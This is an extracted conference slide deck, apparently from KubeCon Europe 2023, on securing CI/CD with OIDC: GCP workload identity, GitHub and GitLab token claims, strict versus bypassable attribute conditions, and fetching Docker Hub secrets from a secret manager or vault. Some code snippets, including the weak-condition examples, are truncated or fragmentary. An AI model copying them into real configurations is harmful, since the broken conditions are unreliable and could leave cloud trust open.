- 1) Authenticate using the workload identity provider and service account
- 2) Upload configuration file to a bucket

Update .gitlab-ci.yml file

2 jobs for main
in 27 seconds, using 0 compute credits, and was queued for 2 seconds

latest

b1c0cccd

No related merge requests found.

Pipeline Needs Jobs 2 Tests 0

build

gcp-auth

Is That It ?

After configuring the identity provider, any signed OIDC token will be validated and accepted if it was created by the correct service account.

```
- name: 'Authenticate to Google Cloud'  
  uses: 'google-github-actions/auth@v0.4.0'  
  with:  
    workload_identity_provider: 'projects/XXXXXXXXXX/locations/global/workloadIdentityPools/XXXXXXXXXX'  
    service_account: 'XXXXXXXXXX.gserviceaccount.com'  
    audience: 'https://XXXXXXXXXX'  
  
d, all valid
```

Configuring the OIDC trust with the cloud

When you configure your cloud to trust GitHub's OIDC provider, you must add conditions that filter incoming requests, so that untrusted repositories or workflows can't request access tokens for your cloud resources:

```
uses: "google-github-actions/auth@v1"  
with:  
  workload_identity_provider: "projects/XXXXXXXXXX/locations/global/workloadIdentityPools/project-identity-pool/providers/XXXXXXXXXX"  
  service_account: "XXXXXXXXXX.gserviceaccount.com"
```

The Solution - Attribute Conditions

You can use an attribute condition to restrict which identities can authenticate using your workload identity pool. Both GitHub and GitLab has custom claims.

GitHub

```
{  
  "jti": "example-id",  
  "sub": "repo:octo-org/octo-repo:environment:prod",  
  "environment": "prod",  
  "aud": "https://github.com/octo-org",  
  "ref": "refs/heads/main",  
  "sha": "example-sha",  
  "repository": "octo-org/octo-repo",  
  "repository_owner": "octo-org",  
  "actor_id": "12",  
  "repository_visibility": "private",  
  "repository_id": "74",  
  "repository_owner_id": "65",  
  "run_id": "example-run-id",  
  "run_number": "10",  
  "run_attempt": "2",  
  "actor": "octocat",  
  "workflow": "example-workflow",  
  "head_ref": "",  
  "base_ref": "",  
  "event_name": "workflow_dispatch",  
  "ref_type": "branch",  
  "job_workflow_ref": "octo-org/octo-automation/.github/workflows/oidc.yml@refs/heads/main",  
  "iss": "https://token.actions.githubusercontent.com",  
  "nbf": 1632492967,  
  "exp": 1632493867,  
  "iat": 1632493567  
}
```

GitLab

```
{  
  "jti": "c82eeb0c-5c6f-4a33-abf5-4c474b92b558",  
  "aud": "hashicorp.example.com",  
  "iss": "gitlab.example.com",  
  "iat": 1585710286,  
  "nbf": 1585798372,  
  "exp": 1585713886,  
  "sub": "project_path:octo-org/octo-repo:ref_type:branch:ref:main",  
  "namespace_id": "1",  
  "namespace_path": "mygroup",  
  "project_id": "22",  
  "project_path": "mygroup/myproject",  
  "user_id": "42",  
  "user_login": "myuser",  
  "user_email": "myuser@example.com",  
  "pipeline_id": "1212",  
  "pipeline_source": "web",  
  "job_id": "1212",  
  "ref": "auto-deploy-2020-04-01",  
  "ref_type": "branch",  
  "ref_protected": "true",  
  "environment": "production",  
  "environment_protected": "true"  
}
```

The Solution - Attribute Conditions

- When you configure your cloud to trust any application, **you must add conditions** that filter **incoming requests**, so that untrusted repositories or workflows can't request access tokens for your cloud resources
- Using the 'assertion' keyword we will be able to access to claims in the OIDC token and validate them.
- If the attribute condition evaluates to True for a given credential, the credential is accepted.

Attribute Conditions

Restrict authentication to a subset of identities. By default, all identities belonging to providers in this pool can authenticate. [Learn more.](#)

Condition CEL

Use a [CEL expression](#), for example, " 'admins' in google.groups".

SAVE

CANCEL

Strict Conditions - Good



GitHub assertion

```
- assertion.repository_id = "100"  
- assertion.sub='repo:octo-org/octo-repo:ref:refs/heads/main'
```



GitLab assertion

```
- assertion.project_id = "100"  
- assertion.sub='project_path:octo-org/octo-repo:ref_type:branch:ref:main'
```

Attribute Conditions

Restrict authentication to a subset of identities. By default, all identities belonging to providers in this pool can authenticate. [Learn more.](#)

Condition CEL

Use a [CEL expression](#), for example, " 'admins' in google.groups".

SAVE

CANCEL

Easily Bypassed Conditions - Bad



The slide features a central image of a woman with short dark hair, wearing a black baseball cap and a vibrant rainbow-colored zip-up hoodie. Overlaid on the bottom half of the image is the text "CAN'T TRUST ANY OF THEM" in large, bold, white capital letters.

GitHub assertion

```
- assertion.refs = "refs/he
- assertion.repository.start
```

startsWith string.(string)

and starts with the prefix argument.
product of the sizes of the


endsWith string.(string)

and ends with the suffix argument.
product of the sizes of the

contains string.(string)

and contains the substring. Time cost
sizes of the arguments.

Rejected Attribute Condition



Services That Don't Support OIDC

While OpenID Connect authentication is becoming more widespread, some services have not yet implemented it. One example is Docker Hub.

Support OIDC identities for docker login #314

Open mlbiam opened this issue on Feb 10, 2022 · 0 comments



mlbiam commented on Feb 10, 2022

Tell us about your request

Currently dockerhub requires a static token or password. These tokens are easily lost and hard to track and replace. It would be much better for dockerhub to support an oidc identity that can be created by a pipeline as opposed to a static token. These tokens can be validated by either a public [well-known](#) oidc discovery document or via a pinned certificate for private pipelines.

Which service(s) is this request for?

dockerhub

Tell us about the problem you're trying to solve. What are you trying to do, and why is it hard?


I want to be able to securely publish containers from my GitHub actions pipeline with the pipeline's identity stored as a secret.

Are you currently working around the issue?


Not yet, though planning to

Additional context

Add any other context or screenshots about the feature request here.



Services That Don't Support OIDC - Solution



Services That Don't Support OIDC - GCP

By leveraging OIDC, secrets can be retrieved from the GCP Secret Manager.

Secret Manager + CREATE SECRET

Try accessing secrets in the IDE using Cloud Code. [Learn more](#)

DISMISS

SECRETS LOGS

Secret Manager lets you store, manage, and secure access to your application secrets. [Learn more](#)

Filter Enter property name or value

<input type="checkbox"/> Name ↑	Location	Encryption	Labels	Actions
DOCKERHUB_PASSWORD	Automatically replicated	Google-managed	None	⋮
DOCKERHUB_USER	Automatically replicated	Google-managed	None	⋮

Assign roles

Roles are composed of sets of permissions and determine what the principal can do with this resource. [Learn more](#)

Role [Secret Manager Secret Accessor](#) ▾


Allows accessing the payload of secrets.

+ ADD ANOTHER ROLE

SAVE **CANCEL**

Accessing Secrets With OIDC - Github

- 1) Login to GCP secret manager
- 2) Get the DOCKERHUB_USER and DOCKERHUB_PASSWORD secrets
- 3) Authenticate to Docker Hub using docker/login-action



A screenshot of a GitHub pipeline editor window titled "GitHub pipeline". The window displays a YAML configuration file for a GitHub Actions workflow. The code defines two steps: one for retrieving secrets from Google Secret Manager and another for logging into Docker Hub.

```
- id: 'secrets'
  uses: 'google-github-actions/get-secretmanager-secrets@v1'
  with:
    secrets: |-
      DOCKERHUB_USER:projects/${{ secrets.GCP_PROJECT_ID }}/secrets/DOCKERHUB_USER
      DOCKERHUB_PASSWORD:projects/${{ secrets.GCP_PROJECT_ID }}/secrets/DOCKERHUB_PASSWORD

- name: Login to Docker Hub
  uses: docker/login-action@v2
  with:
    username: ${{ steps.secrets.outputs.DOCKERHUB_USER }}
    password: ${{ steps.secrets.outputs.DOCKERHUB_PASSWORD }}
```

Accessing Secrets With OIDC - Gitlab

Currently, GitLab supports HashiCorp vault.

- 1) Define new token name - `OIDC_TOKEN`
- 2) Get the `DOCKERHUB_USER` and `DOCKERHUB_PASSWORD` secrets from vault
- 3) Authenticate to Docker Hub using the `docker login` command

```
GitLab pipeline

id_tokens:
  OIDC_TOKEN:
    aud: https://cycode.com

secrets:
  DOCKERHUB_USER:
    vault: dockerhub/user
    token: $OIDC_TOKEN
  DOCKERHUB_PASSWORD:
    vault: dockerhub/password
    token: $OIDC_TOKEN

script:
  - docker login -u $DOCKERHUB_USER -p $DOCKERHUB_PASSWORD
```

Additional Topics

- Authenticating to K8s cluster through OIDC
 - E.g., Identity-based access to K8s API
- Accessing cloud resources from K8s clusters through OIDC
 - Using K8s identity pool
 - Using SPIFFE/Spire
- Sign containers through Sigstore
 - Sign container using cosign, and OIDC-based machine identity to sign containers
 - Sign commits using gitsign

- 1 Possible issues in using access tokens

- 2 What is OIDC, and why is it important


- 3 How CI/CD systems leverage OIDC

- 4 How to configure GCP/Github/Gitlab to consume resources through OIDC authentication


- 5 Best-practices in configurting OIDC providers

- 6 Accessing secret managers and vaults using OIDC

HARDCODING SECRETS



STORING SECRETS AS ENV VARS



STORING SECRETS AS ENCRYPTED VARS



STORING SECRETS IN CLOUD SECRET MANAGER, AND ACCESSING USING OIDC IDENTITY



KubeCon



CloudNativeCon

Europe 2023

Questions?

Check more at:
<https://cycode.com/blog/>